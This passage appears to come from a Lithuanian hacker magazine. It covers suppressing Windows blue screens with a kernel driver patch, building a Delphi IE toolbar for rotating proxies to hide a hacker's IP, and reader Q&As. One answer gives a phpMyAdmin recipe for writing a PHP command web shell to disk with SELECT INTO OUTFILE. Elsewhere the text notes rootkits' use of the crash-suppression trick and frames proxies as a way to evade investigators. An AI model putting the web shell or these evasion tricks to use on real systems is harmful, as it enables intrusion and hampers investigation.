Asembliaavimo ir linkinimo raktai (naudotas MASM paketas iš NT DDK)


```
ml /nologo /c /coff nobsod.asm
ink /driver /base:0x10000 /align 32 /out:nobsod.sys /subsystem:native nobsod.obj
```

Jeigu viskas buvo padaryta teisingai, tuomet diske bus sukurta byla **nobsod.sys**, kurią mes užkrausime su dinaminio užkrovėju **w2k load**. Be abejo, užkrovėjas pradės keiktis, atseit, **ERROR** ir tvarkyklė š viso nesikrauna, tačiau taip ir turėtų būti. Viskas nor malu! Juk mes grąžinome **STATUS\_DEVICE\_CONFIGURATION\_ERROR** kodą!

Užkraukime tvarkyklę—žudikę, kad patikrintume, ar susitvarkys su ja mūsų **anti BSOD** priemonė, ar ne. Keletą kartų pasirodo **SoftICE** (jeigu jis įdiegtas). Tai bent įkyruolis! Vyk į lauk, spausdamas „x“ arba **Ctrl+D**. Vs tiek mėlynasis ekranas jau nebeprasirodys! Sistema žiauriai stabdo, tačiau veikia. Blogai tai, jog dabar NT niekaip negali signalizuoti, kad įvyko sisteminis sutrikimas ir kad reikia kuo greičiau krautis savo žaislus ir padaryti **shutdown**. Beje, kodėl gi negali signalizuoti?! Į mūsų **KeBugCheckEx** pataisymą įdėti porą asemblinio eilučių, kurios pyktels su garsiakalbiu (**speaker**) arba ką nors sugros — visiškai paprasta. Iš esmės netgi būtų galima **BugCheck** kodus padalinti į kategorijas, kiekviena kurių atitiktų savas pyptelejimų skaičius. Pavyzdžių toli ieškoti nereikia. Jų galima rasti bet kuriame DOS viruse. Branduolio lygyje sisteminio garsiakalbio programavimo technika nė kiek nepasikeitė.

Čia dar daug ką galima padaryti, svarbiausia — turėti fantazijos!

**[Gyvenimas po BSOD]** Mes pergyvenome pačią baisiausią katastrofą — **BSOD**, po kurios mums niekas nebaisus! Žinoma, praktikuoti tokius dalykus serveryje nėra labai išmintinga, tačiau darbo stotyse tai visiškai priimtina. Patikrinta praktiškai! Beje, kai kurie virusai, kirminai ir rootkitai savo buvimui nuslepti naudoja panašią techniką. Nekorektiškai parašytas virusas gali sukelti mėlynąjį ekraną, po ko sisteminame žurnale atsiras atitinkamas įrašas, padėsiantis administratoriui susitvarkyti su problema. Jeigu užtrumpintume **KeBugCheckEx**, tuomet kompiuteris tiesiog be priežasties stabdys (arba pakibs), tačiau loguose nieko neatsiras!



# 064

## Skydelis proksiams

Hakeriškos „Internet Explorer“ įrankių juostos („toolbar“) sukūrimas TIKRIAUSIAI KIEKVIENAS JAU SPĖJO NE KARTĄ SAVO KAILIU PATIRTI, KAD SAUGUMAS REIKALAUJA DIDELIŲ LAIKO SĄNAUDŲ IR ENERGIJOS TIEK INTERNETE, TIEK IR REALIAME GYVENIME. TU TIK PAGALVOK, JUK PO KIEKVIENO PRISIJUNGIMO REIKIA ĮVEDINĖTI ICQ SLAPTAŽODĮ, ATIDARINĖTI TRISDEŠIMT GELEŽINIS DURIS SAUGANČIŲ SPYNŲ, TIKRINTI IR NARŠYKLEI NURODYTI NAUJĄ PROXY. VIENU ŽODŽIU, UŽSIKNISIMAS. PANAUDODAMAS ELEMENTARIUS PROGRAMAVIMO ĮGŪDŽIUS, AŠ PASISTENGSIU KIEK PAGERINTI ŠIĄ SUNKIĄ PADĖTĮ, TAIP PADARYDAMAS GYVENIMĄ ŠIEK TIEK KOMFORTABILESNIU.

Hakeriui svarbiausia — saugumas (na ir, be jokios abejonės, priežastis, dėl kurios prireikė šio saugumo — red.past.). Jeigu tavo IP bus aptiktas tuose loguose, kur jo neturėtų būti, tai tave suras ir, patikek manim, mažą nepasirodys. Todėl kiekvienam hakeriui, be viso kito, privalomi ir tinkliniai kontraceptikai, kurių šiandien prikurta devynios galybės. Tai ir VPN, ir socks, ir proxy serveriai. Tegu proxy serveriai ne tokie saugūs, tačiau juos surasti paprastai nebūna sunku, su jais dirba beveik visos naršyklės. Tačiau jeigu tu vieną proxy naudosį tol, kol sulauksi anūkų, saugumo tamybės vis tiek susitars su serverio savininku ir vėl pridarys tau nemalonumų. Todėl proxy serverius reikia keisti reguliariai (kardeniams tai daryti tekdavo kas 15 minučių, kiekvienam vartotojui jie turi po atskirą proxy — red.past.). Tačiau tam tenka kiekvieną kartą įstoti į naršyklės nustatymus, nuspaušti šimtą mygtukų, kas beprotiškai nepatogu. O tu įsivaizduok, kad proxy serverio pakeitimas gali būti atliekamas paspaudus vieną vienintelį mygtuką. Ir šis mygtukas įkurdintas šalia adreso eilutės. Finale tu esi laisvas ir visiškai atsipalaidavęs. Kaip gi tai įgyvendinti? Idea us būdas būtų sukurti nuosavą įrankių juostą (toolbar). Tai toks gudrus skydelis, kuris tavo mėgiamame IE visada bus po ranka.

[Sušeriam] Internet Explorer — tai iš nedidelių plytelių suręstas statinys. Tokia plyta gali būti įrankių juosta arba meniu, ji vis tiek padaryta iš tos pačios medžiagos ir nuo savo brolių mažai kuo skiriasi. Supranti, kurlink aš suku? IE naršyklėje viskas yra vienos rūšies, o visi įskiepai (plugins) realizuojami su COM technologija.





Nori daugiau sužinoti apie COM technologiją? Pradėk nuo čia: <http://www.startarticle.com/introcom.asp>




Jeigu tau staiga kažkas netekina arba tu tiesiog nori man mesti kokią nors originalią idėją, tai rašyk, nesidomėsiu.

Kaip tu tikriausiai žinai, pagrindinis COM yra sąsaja. Sąsaja — tai visiškai abstrakti sąvoka. Joje apibrežti visi metodai, o realizacijos nėra. Tai lyg maketas, kurį mes turime įgyvendinti. Manau, tai suprantama. Ką gi, judame toliau. Krovimosi metu naršyklė iš sisteminio registro nuskarto informaciją apie savo iskiepius: kur yra, kokio tipo ir taip toliau. Po to ji iš eiles užkrauna kiekvienos įrankių juostos DLL ir iškviečia eksportuojamą funkciją *DllGetClassObject*, gauna rodyklę į *IClassFactory* sąsają, kurios pagrindinė užduotis yra užregistruoti ir atregistruoti mūsų COM serverį. Iš *IClassFactory* ji iškviečia funkciją *CreateInstance* ir gauna 2 rodykles į *IObjectWithSite* ir *IObjectWithSite* sąsajas. *IObjectWithSite* sąsaja, kuri nors ir implementuoja tik du metodus (*SetSite* ir *GetSite*), įskiepio sukūrimui atlieka žymų vaidmenį. Pagimdžius įrankių juostą naršyklė iškviečia metodą *SetSite*. Funkcija *SetSite* turi būti visuose įskiepiuose, kadangi, oje mes turime gauti *IWebBrowser2* sąsają, kuri yra pagrindinė naršyklės svirtis, *IInputObjectSite* sąsają, per kurią mes įgyvendinsime formos kontrolę, bei *IoleWindow* sąsają: iš jos reikia iškviešti funkciją *GetWindow*, kuri mums grąžina mūsų formos handle'ą. Su *QueryInterface* iš *punkSite* gauname *IInputObjectSite* sąsają. Analogišką operaciją atliekame su *IoleWindow* sąsaja, iš karto iškviečiame *GetWindow* ir sukuriamė formą. Norint turėti *IWebBrowser* sąsają, reikia iš *punkSite* gauti *IoleCommandTarget* sąsają, o iš jos ištraukti *IServiceProvider* ir iškviešti funkciją *QueryService*. Kam taip sudėtingai, kodėl negalima iš karto panaudoti *QueryInterface*? Ogi todėl, kad jeigu kitas įskiepis užsimanys kreiptis į mūsų įrankių juostą ir gaus jos sąsają, tai jis pamatys špygą taukuotą. *SetSite* realizaciją gali pamatyti žemiau.

Funkcija *SetSite*


```
function TProxyBar.SetSite(const pUnkSite: IUnknown): HRESULT;
var
```



mano nedidelis proxy serverių sąrašas

```
OleWindow IoleWindow
begin
  if pUnkSite <> nil then
    begin
      pUnkSite.QueryInterface(IInputObjectSite, Site);
      if SUCCEEDED(pUnkSite.QueryInterface(IoleWindow, OleWindow)) then
        begin
          OleWindow := OleWindow;
          OleWindow.Release;
          MakeForm(ParentWnd);
        end;
      pUnkSite.Release;
    end;
  Result := S_OK;
end;
```

Aš nepradėjau terliotis su WinAPI ir naudojau VCL. Taip, žinau, hakeriai taip nedaro, tačiau VCL valdo



pasaulį. Be jo *Delphi* nebūtų tokia populiaru. Jeigu užsimanys visa tai realizuoti su švaniu *api*, tau teks kaip reikiant pakrutinti smegenis, tačiau aš tavimi tikiu :). Grįžkim prie mūsų sąsajų. Antra iš *IObjectWithSite* paveldėta funkcija yra *GetSite*, naršyklė ją visada iškviečia po *SetSite*. Joje mes turime naršyklei grąžinti jos sąsają, kurią jis mums dave pažaisti prieš tai buvusioje funkcijoje. Tiesiog iškviečiam *Site.QueryInterface* ir grąžinam jai jos sąsają, tegu paspūngsta! Toliau sąrašė eina *IDeskBand*. Ką gi, kolega, laikykite skalpelį, bandysime skrosti :). Jeigu tu iš pradžių nusprendi išstudijuoti išeities tekstus, tuomet jau spėjai pastebėti funkciją pavadinimu *GetBandInfo*, kuri užima kur kas daugiau vietos nei kitos. Iš jos naršyklė gauna informaciją apie skirtingus įrankių juostos parametrus, tokius, kaip gabantai, antraštė ir t.t. Vietoje parametrų naršyklė jai perduoda mūsų skydelio ID, atvaizdavimo būdą ir *pdbi* struktūrą. Būtent ją mes ir turime užpildyti. Beje, *pdbi.dwMask* užpildyti nereikia, tai parodo, ką naršyklė nori iš mūsų sužinoti. Mes patikriname, ar naršyklė šią minutę iš mūsų nereikalauja kokių nors parametrų, ir užpildome tik tuos punktus, kurių jai reikia. Kas tai yra *ptMaxSize* ir *ptMinSize* gali suprasti net ir paskutinis bukalgalvis, o apie likusius parametrus aš papasakosiu šiek tiek išsamiau:

**dwModeFlags** — kintamasis, kuris apibūdina mūsų įrankių juostos elgseną. Viso galima naudoti tris efektus: pažingsninį dydžio kėtimą vertikaliai, kur už žingsnį atsako *ptIntegral*, naudoti nestandartinę spalvą ir atvaizdą, taip vadinamą paskendusiu pasirodymu (*msdn*'e gali rasti vėliavėlių pavadinimus).

#### [„Visi jie vienodi“ (C)]

IE įrankių juostos ir aplinkos (*Explorer*) įrankių juostos, tokios, kaip gretos paleidimo skydelis, — tai vienas ir tas pats, tik naudojamos skirtingos sisteminio registro šakos.

IE įrankių juostų registracijai naudojama ši šaka:

HKEY\_CURRENT\_USER\Software\Microsoft\Internet Explorer\Toolbar\WebBrowser

Šaka aplinkos (*Explorer*) įrankių juostoms:

HKEY\_CURRENT\_USER\Software\Microsoft\Internet Explorer\Toolbar\Explorer

Šaka skydelio registravimui šalia Start mygtuko.

HKEY\_CURRENT\_USER\Software\Microsoft\Internet Explorer\Toolbar\ShellBrowser.

**ptActual** — tai idealus tavo skydelio dydis; IE bet kokiomis sąlygomis stengiasi pasiekti būtent jį, ir jeigu įrankių juosta netrukdo kiti kaimynai, tai ji bus įkeita atitinkamai pagal šį parametą.  
**wszTitle** — tai įrankių juostos *caption* (pavadinimas). Kadangi tai ne *string* tipas, eilutės tipo reikšmę reikia transformuoti į *WideChar* tipą, kas daroma su funkcija *StringToWideChar*. *StringToWideChar(Caption, @pdbi.wszTitle, Length(Caption) + 1);*  
**crBkgnd** — įrankių juostos spalva, kuri bus priskirta tik tuomet, jeigu tu *dwModeFlags* priskirsi *DBIMF\_BKCOLOR* reikšmę.  
 Štai nedidelis funkcijos *GetBandInfo* fragmentas, kad tau būtų aišku, apie ką kalbu:

```
if (pdbi.dwMask AND DBIMF_MINISIZE) <> 0
then begin
  pdbi.ptMinSize.x := MinXSize;
  pdbi.ptMinSize.y := MinYSize;
end;
```

Toliau eina funkcijos *ShowDW* ir *CloseDW*. Pirmoji, priklausomai nuo *fshow* kintamojo, parodo ir paslepia formą, taip pat su funkcija *OnFocusChangeIS* aktyvuoja ir deaktivuoja fokusą iš anksčiau išsaugotos naršyklės sąsajos. Su antrąja funkcija langą sunaikiname. *ResizeBorderDW* atlieka kažkokias baisias manipuliacijas su mūsų langui išskirto remelio riba, tačiau mes šios galimybės atsisakysime ir padarysime *Result := E\_NOTIMPL*, taip pranešdami naršyklei, kad šios funkcijos mes nerealizavome. Iš visų sąsajų reikėtų išskirti *IContextMenu*, be jos įrankių juosta neveiks. Mes galime nesinaudoti jos implementais, tačiau tokiu atveju įrankių juosta praras tam tikrą funkcionalumą. Kaip matyti iš pavadinimo, *IContextMenu* — tai sąsaja, kur aprašytos darbo su kontekstiniu meniu funkcijos. Ką gi, važiuojame pirmyn. Funkcijoje *QueryContextMenu* mes turime įterpti visus pageidaujamus meniu punktus, o po to su *InvokeCommand* apibrezti, kas vyks nuspaudus kiekvieną iš jų. Peržiūrėk diske pateiktus šerieties tekstus, ten viskas labai paprasta ;).

Štai berods ir viskas, ko reikia elementariai įrankių juostai sukurti, tačiau kadangi mes naudosime įvedimo iš klaviatūros komponentus (*Memo*, *Edit* ir t.t.), mums reikės realizuoti fokusą, nes priešingu atveju mes paprasčiausiai negalėsime įrankių juostoje iš klaviatūros gauti jokios informacijos. Darbo su fokusu metodai apibrezti *IInputObject* sąsajoje.

*UIActivateIO*, kaip rašo MSDN, aktyvuoja/deaktyvuoja objektą, tiksliau šnekanč, ji priklausomai nuo kintamojo *fActivate* keičia fokusą. Tiesiog darome *SetFocus*, jeigu *fActivate* — tiesa (*true*), ir nieko nedarom, jeigu *fActivate* — netiesa (*false*).

*HasFocusIO* parodo, ar egzistuoja klavišinis fokusas, ir, priklausomai nuo gauto atsakymo, daro išvadą. Įgyvendinama lengvai: tiesiog į ją grąžiname fokusą ;).

*TranslateAcceleratorIO* — čia reikia perimti <TAB> klavišo paspaudimą ir pasiųsti fokusą į tolimą kelionę per įrankių juostų platybes.

Be viso kito, nereikėtų pamiršti: kad pas mus veiktų COM serveris, mums reikia sukurti jo GUID. GUID — tai toks serverio ID, kuris visoje Visatoje ir visuose išmatavimuose užtikrina jo unikalumą. Tai pasiekama manipuliuojant su data ir laiku bei aparatūnes įrangos parametrais. *Delphi* aplinkoje viskas jau padaryta už mus, todėl nuspaudus <CTRL+SHIFT+G> kursonaus vietoje bus patalpintas sugeneruotas GUID. Be jo užregistruoti įrankių juostą tau nepavyks.

Norint užregistruoti bet koki COM serverį, sisteminiame registre reikia sukurti keletą šakų. Štai jos:

**HKEY\_CLASSES\_ROOT\CLSID\{GUID}**. Čia mes į reikšmę pagal nutylėjimą įrašome COM serverio pavadinimą. Mūsų atveju tai yra *ProxyBar*.

**HKEY\_CLASSES\_ROOT\CLSID\{GUID}\InProcServer32**. Neužsiciklinkime ties srautiniu COM modeliu, todėl į *Threading-Model* raktą įrašykime *Apartment*. Jeigu tau įdomu, kas ta per žvėns, tuomet tau reikėtų paieškoti literatūros apie COM, kurios yra daugybė. Manau, kad su paieška problemų iškilti neturėtų.

**HKEY\_CLASSES\_ROOT\CLSID\{GUID}\Implemented Categories** [įrankių juostos tipas]. Šame rakte nereikia nieko rašyti, jį tiesiog reikia sukurti. Jis apibūdins mūsų COM serverį. Mūsų atveju įrankių juostos tipas — *DeskBand*, o jos GUID yra GUID {00021492-0000-0000-C000-000000000046}, ką labai lengva atsiminti ;).

Registracijos kulminacija yra mūsų COM serverio kaip įrankių juostos apibrezimas. **HKEY\_CURRENT\_USER\Software\Microsoft\Internet Explorer\Toolbars\WebBrowser** šakoje sukuriame tuščią [GUID] šaką ir pradedame kitą sulčių pakuotę.

Tačiau ką daryti su tais [GUID]? Kaip gi atdaryti registro raktus, juk jie yra *string* o čia GUID? Ogi lengvai! Yra tokia funkcija *GuidToString*. Pasinaudok ją pagal paskirtį.

Nepamiršus išregistravimo procedūroje realizuoti anksčiau sukurtų raktų pašalinimo, galima manyti, kad žvėnukas paruoštas ir kad jį galima pradėti mokinti gyventi ;).

**[Išjodinėjame]** Forma paruošta, tačiau ji tuščia ir naudos iš jos ne daugiau, nei iš bealkoholinių sulčių. Teks tokią padėtį taisyti. Formoje įkurdinsime *ComboBox* ir mygtuką. *ComboBox*'e bus pats proxy serverių sąrašas, o su mygtuku mes keisime proxy į mūsų pasirinktą variantą. Norint pakeisti IE naudojamą proxy, daug vargti nereikia, viso labo tereikia pakeisti registro raktą **HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer** į *proxy:port* pavidalo reikšmę bei pakeisti šalia esantį raktą *ProxyEnable* į 1. Ir viskas! Čia problemų iškilti neturėtų. Kadangi *ComboBox*'e bus saugomi visi proxy serveriai, mes šį sąrašą turime išsaugoti ir po to sukuriant įrankių juostą jį užkrauti. *FormCreate* įvykyje aprašyk *Combobox1.Items*.

### [Proxy]

Gauti proxy sąrašus galima įvairiai. Kai kas skenuoja ištus potinklius ir ieško atvirų 80, 3128 ir 8080 portų, kai kas perka priėjimą prie didelių ir patogių sąrašų, kai kas išdegusiomis akimis laksto po forumus, kuriuose gali būti pateikta keletas adresiukų. Aš dėl to menkai suku galvą tiesiog pereinu per resursus su viešai prieinamais proxy serveriais, juos patikrinu, po ko gautą sąrašą išvalau nuo mūsų bičiulių iš FBI ir US Army serverių ;).

Viešų proxy serverių sąrašų ieškok šiais adresais:

<http://www.samair.ru/proxy/>

<http://proxy.mazafaka.ru/>

<http://nntime.com/proxy/>

<http://proxy.asechka.ru/index.php?page=proxylist>


On-line proxy serverių tikrinimo įrankis:

<http://proxy.asechka.ru/index.php?page=proxycchecker>


On-line proxy serverių filtras:

<http://proxy.asechka.ru/index.php?page=proxyfilter>





Snagit, DM Bar ir Google bar įrankių juostos



mūsų nuostabi įrankių juosta, skirta greitam proxy servero pakeitimui

LoadFromFile('C:\Proxy.txt'), po ko proxy serveriai atsiduria sąrašė, o išsaugoti juos reikia įvykdyje FormDestroy su Combobox1.Items.SaveToFile. Štai ir viskas, proxy serverių keitimo įrankių juosta baigta.

Dabar aš turiu dli bylą, tačiau prieš pradedant džiaugtis gyvenimu ir pabaigiant taikiai ant tavo stalo padėtus nealkoholinius gėrimus, ją reikėtų užregistruoti. Tai daroma standartiniu Windows įrankiu regsvr32.

Štai taip užkrauname mūsų įrankių juostą  
regsvr32 C:\proxybar.dll  
O štai taip iškraunam  
regsvr32 -u C:\proxybar.dll

Kadangi registracija atliekama per UpdateRegistry metodu, čia galima įterpti ką nors panašaus į ShowMessage(.Didelis ačiū už registraciją) arba iš karto nukreipti į gamintojo svetainę. Beje, apie paukštelius. Norint gauti naršyklės valdymą, neva tai nukreipimas arba puslapio tunnio gavimas, tau prireiks susitvarkyti su IWebBrowser2 sąsaja. Manau, kad tau jau teko susidurti su TwebBrowser komponentu. Visos jame esančios funkcijos kaip tik pasiskolintos iš IWebBrowser2. Tu gali naudotis funkcijomis Navigate, Stop, Refresh ir būti laimingu, tačiau atminti, kaip negalima daryti: IE.Navigate(Url, 0, 0, 0, 0); čia būtina apibrezti OleVariant tipo kintamąjį ir priskirti jam reikšmę: IE.Navigate(Url, X, X, X, X); Jokų nulių!

[„Dabar man sausa ir patogiu“ (C)] Taip mes su tavimi beveik be vargo sukūrėme puikią įrankių juostą. Aš įsitikinęs, kad tu jau degi noru kaip nors ją papildyti, pridėti m n proxy tinktoją, atsakymo laiko patikrinimą ir kitus reikalingus dalykėlus. Tačiau, kaip tu tikriausiai supranti, IE skirtų įrankių juostų kūrimas proxy serverių pakeitimu neapsinboja! IE naršyklėje galima lengvai keisti absoliučiai bet kokius nustatymus, kadangi jie, laime, saugomi registre. Pavyzdžiui, galima sukurti Security Explorer Bar, kur vienu peles klavišo paspaudimu būtų galima pakeisti sausainukų (cookies) priėmimo parametrus arba išvalyti istoriją. Viskas, ko tau reikia — msdn, šis kuklus straipsnis ir, be jokios abejonės, šiek tiek vaizdujotes. Tikiuosi, kad tave sudominau.



**Kaip su .htaccess byla būtų galima paprastus vartotojus nukreipti į vieną puslapį, o adminą — į kitą? Atpažinimas atliekamas pagal IP adresą.**



Skirtingų puslapių pateikimas priklausomai nuo lankytojo IP adreso įgyvendinamas štai taip:

```
SetEnvIf REMOTE_ADDR <reikiamas IP adresas> REDIR="redir"
RewriteCond %{REDIR} !redir
RewriteRule ^/5 /<reikiamaspuslapis.html>
```

Pavyzdžiui, nukreipime iš 212.59.0.29 adreso atkelaujančius lankytojus į puslapį hacker.html:

```
SetEnvIf REMOTE_ADDR 212.59.0.29 REDIR="redir"
RewriteCond %{REDIR} !redir
RewriteRule ^/5 /hacker.html
```



**Gallu prieti prie nutolusiame serveryje įdiegto phpMyAdmin skripto. Šioje skripto versijoje klaidų dar nėra, todėl nepavyksta įkeiti web shell'o, tačiau labai norėtumsi nutolusiame serveryje vykdyti komandas. Galbūt galėtumėi pasiūlyti kokį nors tolimesnių veiksmų receptą?**



Pradžiai būtų gerai perprasti phpMyAdmin. Kaip žinia, tai populiarus (tačiau tuo pačiu toli gražu ne pats patogiausias) MySQL duomenų bazių valdymo skriptas. Tuo galima pasinaudoti, tačiau tik su viena sąlyga: tu turi rasti katalogą, į kurį turi teisės rašyti, beje, jis turi būti Document-Root nbase (t.y. prienamas per www). Toliau viskas paprasta: Bazėje sukurama lentelė su vienu lauku, kuriame įrašoma iki skausmo pažįstama eilutė: <?system(\$\_GET['cmd'])?>. Sukurtos lentelės lauko išvestą informaciją išsaugome į bylą. Tam suformuojame gudrą SQL užklausą: SELECT <vienintelio lentelės lauko pavadinimas> FROM <lentelės pavadinimas> INTO OUTFILE /kelias iki katalogo su rašymo teisėmis/file.php'. Štai tau ir web shellas.



**PRIEŠ UŽDUODAMAS KLAUSIMĄ PAGALVOKI MAN NEVERTA SIŪSTI KLAUSIMŲ, VIENAIP AR KITAIP SUSIJUSIŲ SU HAKINIMU/KREKINIMU/FRYKINIMU — TAM SKIRTAS „HACK-FAQ“, TAIP PAT NEVERTA UŽDAVINĖTI AKIVAIZDŽIAI LAMERIŠKŲ KLAUSIMŲ, ATSAKYMUS Į KURIUOS TURĖDAMAS BENT KIEK NORĖDAMAS GALI RASTI IR PATS. AŠ NE TELEPATAS, TODĖL KONKRETIZUOK KLAUSIMĄ IR ATSIŪSK KUO DAUGIAU INFORMACIJOS.**



Antrus metus naudoju PocketPC delninuką. Po to, kai pamečiau trečią USB atminties kortelę iš eilės, savo mažąjį draugą pradėjau naudoti ir kaip konteinerį duomenų pernešimui. Tačiau susidūriau su problema: jeigu namie su prisijungimu neiškyla jokių problemų (ten įdiegtas ActiveSync), tai, pavyzdžiui, universitete šiuo atžvilgiu tenka patirti nesėkmę. Galbūt yra koks nors būdas, kaip iš mano delninuko padaryti paprasčiausią USB flash kortelę?



Tai daroma visiškai lengvai. Tuo pasirūpino gudručiai iš kompanijos „Softtick“ ([www.softtick.com/cardexport2/](http://www.softtick.com/cardexport2/)). Įdiegus programą *Card Export II*, delninukas pradės emuluoti USB Mass Storage, o prijungus prie kompiuterio jis bus atpažįstamas kaip paprasčiausia flash atminties kortelė. Prijungi — ir naujas diskas tavo paslaugoms. Vietoje konteinerio galima prmontuoti tiek flash, tiek ir įmontuotą PPC atmintį. Ką pasirinkti galima per specialų programos meniu. Beje, yra ir PalmOS skirta šios programos versija.

Įdiegus programą „Card Export II“, delninukas pradės emuluoti „USB Mass Storage“, o prijungus prie kompiuterio jis bus atpažįstamas kaip paprasčiausia „flash“ atminties kortelė.



**Turiu problemą: proxy serveriai miršta kaip musės, o kaskart įlti į naršyklės nustatymus tikrai užknisa. Patark, kaip greitai persijungti tarp proxy serverių?**



Jeigu tu naudojiesi *Internet Explorer*’iu, patarsiu tik viena — pasikeisk naršyklę. Tegu tai būna *Avant Browser* ([www.avantbrowser.com](http://www.avantbrowser.com)), kuri sukurta remiantis to paties IE varikliuku. Tuo pačiu tu gausi galimybę greitai persijungti tarp proxy serverių, operatyviai išvalyti sausainukus ir istoriją. Atkakliems IE šalininkams ir tiems nelaimingiesiems, kurie prie kompiuterio sėdi biure galima pasiūlyti įdiegti papildymą — *VDBand* ([www.myfreeware.narod.ru/products/VDBand.htm](http://www.myfreeware.narod.ru/products/VDBand.htm)). Po įdiegimo naršyklės įrankių juostoje atsiras 4 nedideli simpatiški mygtukai. Dabar norint perjungti proxy, pakanka nuspausti mygtuką *Proxy Server* ir pasirinkti iš sąrašo pageidaujama variantą (sąrašą reikia sukonfigūruoti iš anksto per *Customize*). *Firefox* vartotojams pasisekė kur kas labiau. Ne veltui ši naršyklė vadinama labiausiai plečiama — jai gali rasti viską. Tokia smulkmena, kaip greitas persijungimas tarp proxy serverių, taip pat ne išimtis. Rekomenduoju papildymą *SwitchProxy* 